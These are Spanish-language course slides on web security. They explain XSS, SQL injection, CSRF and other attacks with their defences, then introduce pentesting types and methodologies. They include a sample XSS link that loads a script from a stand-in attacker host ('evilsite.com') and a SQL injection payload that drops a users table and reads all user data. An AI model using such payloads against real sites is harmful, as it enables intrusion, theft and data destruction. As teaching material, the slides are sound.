Por ejemplo, considera una función de búsqueda en un sitio donde los términos de búsqueda están codificados como parámetros URL y estos términos se presentan junto con los resultados. Un atacante puede construir un enlace de búsqueda que contenga un script malicioso como parámetro (ej. `http://mysite.com?q=beer<script%20src="http://evilsite.com/tricky.js"></script>`) y enviarlo como enlace en un correo electrónico a otro usuario: Si el destinatario pincha en este "enlace interesante", el script se ejecutará cuando se muestren en pantalla los resultados de la búsqueda. Como discutimos arriba, ésto da al atacante toda la información que necesita para entrar en el sitio como si fuera el usuario destinatario — realizando compras potencialmente como si fuera el usuario o compartiendo su información de contactos.

Tipos de ataques en aplicaciones web

Cross-Site Scripting (XSS)

- Una vulnerabilidad *XSS persistente* es aquella en la que el script malicioso se *almacena* en el sitio web y luego más tarde se vuelve a presentar en pantalla sin modificar para que otros usuarios lo ejecuten involuntariamente. Por ejemplo, un foro de discusión que acepta comentarios que contengan HTML sin modificar, podría almacenar un script malicioso de un atacante. Cuando se muestran los comentarios se ejecutará el script y enviará al atacante la información requerida para acceder a la cuenta del usuario. Esta clase de ataque es extremadamente popular y muy potente, porque el atacante no tiene que tener ninguna relación directa con las víctimas.

Si bien los datos POST o GET son las fuentes más comunes de vulnerabilidades, cualquier dato del explorador es vulnerable potencialmente (incluyendo los datos de cookies renderizados por el explorador, o los ficheros de los usuarios que éste sube o que se muestran).

La mejor defensa contra las vulnerabilidades XSS es eliminar o deshabilitar cualquier etiqueta que pueda contener instrucciones para ejecutar código. En el caso del HTML esto incluye etiquetas como <script>, <object>, <embed>, y <link>.

El proceso de modificar los datos del usuario de manera que no puedan utilizarse para ejecutar scripts o que afecten de otra forma la ejecución del código del servidor, se conoce como "desinfección de entrada" (input sanitization). Muchos frameworks web desinfectan automáticamente la entrada del usuario desde formularios HTML, por defecto.

Tipos de ataques en aplicaciones web

Inyección SQL

Las vulnerabilidades de Inyección SQL habilitan que usuarios maliciosos ejecuten código SQL arbitrario en una base de datos, permitiendo que se pueda acceder a los datos, se puedan modificar o borrar, independientemente de los permisos del usuario. Un ataque de inyección con éxito, podría falsificar identidades, crear nuevas identidades con derechos de administración, acceder a todos los datos en el servidor o destruir/modificar los datos para hacerlos inutilizables.

Esta vulnerabilidad está presente si la entrada del usuario que se pasa a la sentencia SQL subyacente puede cambiar el significado de la misma. Por ejemplo, considera el código de abajo, que pretende listar todos los usuarios con un nombre en particular (userName) que ha sido suministrado en un formulario HTML:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Si el usuario introduce su nombre real, la cosa funciona como se pretende. Sin embargo, un usuario malicioso podría cambiar completamente el comportamiento de esta sentencia SQL a la nueva sentencia de abajo, simplemente especificando para userName el texto de abajo en "**negrilla**". La sentencia modificada crea una sentencia SQL válida que borra la tabla users y selecciona todos los datos de la tabla userinfo (revelando la información de todos los usuarios). Esto funciona porque la primera parte del texto inyectado (a';) completa la sentencia original (' es el símbolo para indicar una cadena literal en SQL).

Tipos de ataques en aplicaciones web

Inyección SQL

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';
```

La manera de evitar esta clase de ataque es asegurar que cualquier dato de usuario que se pasa a un query SQL no puede cambiar la naturaleza del mismo. Una forma de hacer esto es [eludir \('escape'\)](#) todos los caracteres en la entrada de usuario que tengan un significado especial en SQL. La sentencia SQL trata el carácter ' como el principio y el final de una cadena de texto. Colocando el carácter barra invertida \ delante, "eludimos" el símbolo (\), y le decimos a SQL que lo trate como un carácter de texto (como parte de la misma cadena).

En la sentencia de abajo eludimos el carácter '. SQL interpretará ahora como "nombre" la cadena de texto completa mostrada en negrilla (!un nombre muy raro desde luego, pero no dañinoj)

```
SELECT * FROM users WHERE name = 'a\';DROP TABLE users; SELECT * FROM userinfo WHERE \'t\' = \'t\';
```

Los frameworks web con frecuencia tienen cuidado de hacer por tí la elusión de caracteres. Django, por ejemplo, asegura que cualquier dato de usuario que se pasa a los conjuntos de queries (modelo de queries) está corregido.

Inyección SQL, https://developer.mozilla.org/es/docs/Learn/Server-side/First_steps/Website_security

Tipos de ataques en aplicaciones web

Cross Site Request Forgery (CSRF)

Los ataques de CSRF permiten que un usuario malicioso ejecute acciones usando las credenciales de otro usuario sin el conocimiento o consentimiento de éste.

Este tipo de ataque se explica mejor con un ejemplo. John es un usuario malicioso que sabe que un sitio en particular permite a los usuarios que han iniciado sesión enviar dinero a una cuenta específica usando una petición HTTP POST que incluye el nombre de la cuenta y una cantidad de dinero. John construye un formulario que incluye los detalles de su banco y una cantidad de dinero como campos ocultos, y lo envía por correo electrónico a otros usuarios del sitio (con el botón de *Enviar* camuflado como enlace a un sitio "hazte rico rápidamente").

Si el usuario pincha el botón de enviar, se envía al servidor una petición HTTP POST que contiene los detalles de la transacción y *todas las cookies de lado-cliente que el explorador asocia con el sitio* (añadir cookies asociados con el sitio es un comportamiento normal de los exploradores). El servidor comprobará las cookies, y los usará para determinar si el usuario ha iniciado sesión o no y si tiene permiso para hacer la transacción.

El resultado es que cualquier usuario que pinche en el botón *Enviar* mientras tiene la sesión iniciada en el sitio comercial hará la transacción. ¡John se hará rico!

Tipos de ataques en aplicaciones web

Otras amenazas

Otros ataques/vulnerabilidades incluyen:

- [Clickjacking](#). En este tipo de ataque, el usuario malicioso secuestra las pulsaciones de ratón dirigidas a un sitio visible por encima de los demás y las redirige a una página escondida por debajo. Esta técnica se usaría, por ejemplo, para presentar un sitio bancario legítimo pero capturar las credenciales de inicio de sesión en un `<iframe>` invisible controlado por el atacante. Alternativamente podría usarse para conseguir que el usuario presione sobre un botón en un sitio visible, pero al hacerlo realmente estuviera sin advertirlo presionando en otro botón completamente diferente. Como defensa, tu sitio puede protegerse de ser embebido en un iframe de otro sitio configurando las cabeceras HTTP apropiadamente.
- [Denegación de Servicio, \(Denial of Service, DoS\)](#). DoS se consigue normalmente inundando el sitio objetivo con peticiones espúreas de manera que se interrumpa el acceso a los usuarios legítimos. Las peticiones pueden simplemente ser numerosas, o consumir individualmente gran cantidad de recursos (ej. lecturas lentas, subidas de grandes ficheros, etc.) Las defensas contra DoS normalmente trabajan mediante la identificación y el bloqueo de tráfico "malo" permitiendo sin embargo que atraviesen los mensajes legítimos. Estas defensas se encuentran típicamente dentro o antes del servidor (no son parte de la aplicación web misma).
- [Salto de Directorios/Revelación de Ficheros](#). En este tipo de ataque un usuario malicioso intenta acceder a partes del sistema de ficheros del servidor web a los que no debería tener acceso. Esta vulnerabilidad ocurre cuando el usuario es capaz de pasar nombres de ficheros que incluyen caracteres del sistema de navegación (ej. .././). La solución es desinfectar la entrada antes de usarla.

Tipos de ataques en aplicaciones web

Otras amenazas

- [Inclusión de Ficheros](#). En este ataque un usuario es capaz de especificar, para mostrar o ejecutar, un fichero "no intencionado para ello" en los datos que le pasa al servidor. Una vez ha sido cargado este fichero podría ejecutarse en el servidor web o en el lado cliente (llevando a un ataque XSS). La solución es desinfectar la entrada antes de usarla.
- [Inyección de Comandos](#). Los ataques de inyección de comandos permiten a un usuario malicioso ejecutar comandos del sistema arbitrarios en el sistema operativo del host. La solución es desinfectar la entrada de usuario antes de que pueda ser usada en llamadas al sistema.

Hay muchas más. Para un listado completo ver [Category:Web security exploits](#) (Wikipedia) y [Category:Attack](#) (Open Web Application Security Project).

Hacking ético y pentesting

En esta sección nos introducimos en los conceptos de hacking ético y pruebas de penetración.

Una Prueba de Penetración (Penetration Testing) es el proceso utilizado para realizar una evaluación o auditoría de seguridad de alto nivel. Una metodología define un conjunto de reglas, prácticas, procedimientos y métodos a seguir e implementar durante la realización de cualquier programa para auditoría en seguridad de la información. Una metodología para pruebas de penetración define una hoja de ruta con ideas útiles y prácticas comprobadas, las cuales deben ser manejadas cuidadosamente para poder evaluar correctamente los sistemas de seguridad.

Tipos de Pruebas de Penetración:

Existen diferentes tipos de Pruebas de Penetración, las más comunes y aceptadas son las Pruebas de Penetración de Caja Negra (Black-Box), las Pruebas de Penetración de Caja Blanca (White-Box) y las Pruebas de Penetración de Caja Gris (Grey-Box).

•Prueba de Caja Negra.

No se tienen ningún tipo de conocimiento anticipado sobre la red de la organización. Un ejemplo de este escenario es cuando se realiza una prueba externa a nivel web, y esta es realizada únicamente con el detalle de una URL o dirección IP proporcionado al equipo de pruebas. Este escenario simula el rol de intentar irrumpir en el sitio web o red de la organización. Así mismo simula un ataque externo realizado por un atacante malicioso.

Hacking ético y pentesting

Tipos de Pruebas de Penetración:

•Prueba de Caja Blanca.

El equipo de pruebas cuenta con acceso para evaluar las redes, y se le ha proporcionado el de diagramas de la red, además de detalles sobre el hardware, sistemas operativos, aplicaciones, entre otra información antes de realizar las pruebas. Esto no iguala a una prueba sin conocimiento, pero puede acelerar el proceso en gran magnitud, con el propósito de obtener resultados más precisos. La cantidad de conocimiento previo permite realizar las pruebas contra sistemas operativos específicos, aplicaciones y dispositivos residiendo en la red, en lugar de invertir tiempo enumerando aquello lo cual podría posiblemente estar en la red. Este tipo de prueba equipara una situación donde el atacante puede tener conocimiento completo sobre la red interna.

•Prueba de Caja Gris

El equipo de pruebas simula un ataque realizado por un miembro de la organización inconforme o descontento. El equipo de pruebas debe ser dotado con los privilegios adecuados a nivel de usuario y una cuenta de usuario, además de permitirle acceso a la red interna.

Hacking ético, http://www.reydes.com/archivos/Kali_Linux_v3_Alonso_ReYDeS.pdf

Tipos de pruebas, http://www.reydes.com/archivos/Kali_Linux_v3_Alonso_ReYDeS.pdf

Hacking ético y pentesting

Evaluación de Vulnerabilidades y Prueba de Penetración.

Una evaluación de vulnerabilidades es el proceso de evaluar los controles de seguridad interna y externa, con el propósito de identificar amenazas las cuales impliquen una seria exposición para los activos de la empresa.

La principal diferencia entre una evaluación de vulnerabilidades y una prueba de penetración, radica en el hecho de las pruebas de penetración van más allá del nivel donde únicamente se identifican las vulnerabilidades, y van hacia el proceso de su explotación, escalado de privilegios, y mantener el acceso en el sistema objetivo. Mientras una evaluación de vulnerabilidades proporciona una amplia visión sobre las fallas existentes en los sistemas, pero sin medir el impacto real de estas vulnerabilidades para los sistemas objetivos de la evaluación.

Metodologías de Pruebas de Seguridad

Existen diversas metodologías open source, o libres las cuales tratan de dirigir o guiar los requerimientos de las evaluaciones en seguridad. La idea principal de utilizar una metodología durante una evaluación, es ejecutar diferentes tipos de pruebas paso a paso, para poder juzgar con una alta precisión la seguridad de los sistemas. Entre estas metodologías se enumeran las siguientes:

Hacking ético y pentesting

Metodologías de Pruebas de Seguridad

- Open Source Security Testing Methodology Manual (OSSTMM) <https://www.isecom.org/research.html>
- The Penetration Testing Execution Standard (PTES) http://www.pentest-standard.org/index.php/Main_Page
- Penetration Testing Framework <http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>
- OWASP Web Security Testing Guide <https://owasp.org/www-project-web-security-testing-guide/>
- Technical Guide to Information Security Testing and Assessment (SP 800-115) <https://csrc.nist.gov/publications/detail/sp/800-115/final>
- Information Systems Security Assessment Framework (ISSAF) <http://www.oissg.org/issaf> [No disponible]

<https://web.archive.org/web/20181118213349/http://www.oissg.org/issaf> [Disponible]

Evaluación de vulnerabilidad, http://www.reydes.com/archivos/Kali_Linux_v3_Alonso_ReYDeS.pdf

Metodologías de pruebas, http://www.reydes.com/archivos/Kali_Linux_v3_Alonso_ReYDeS.pdf

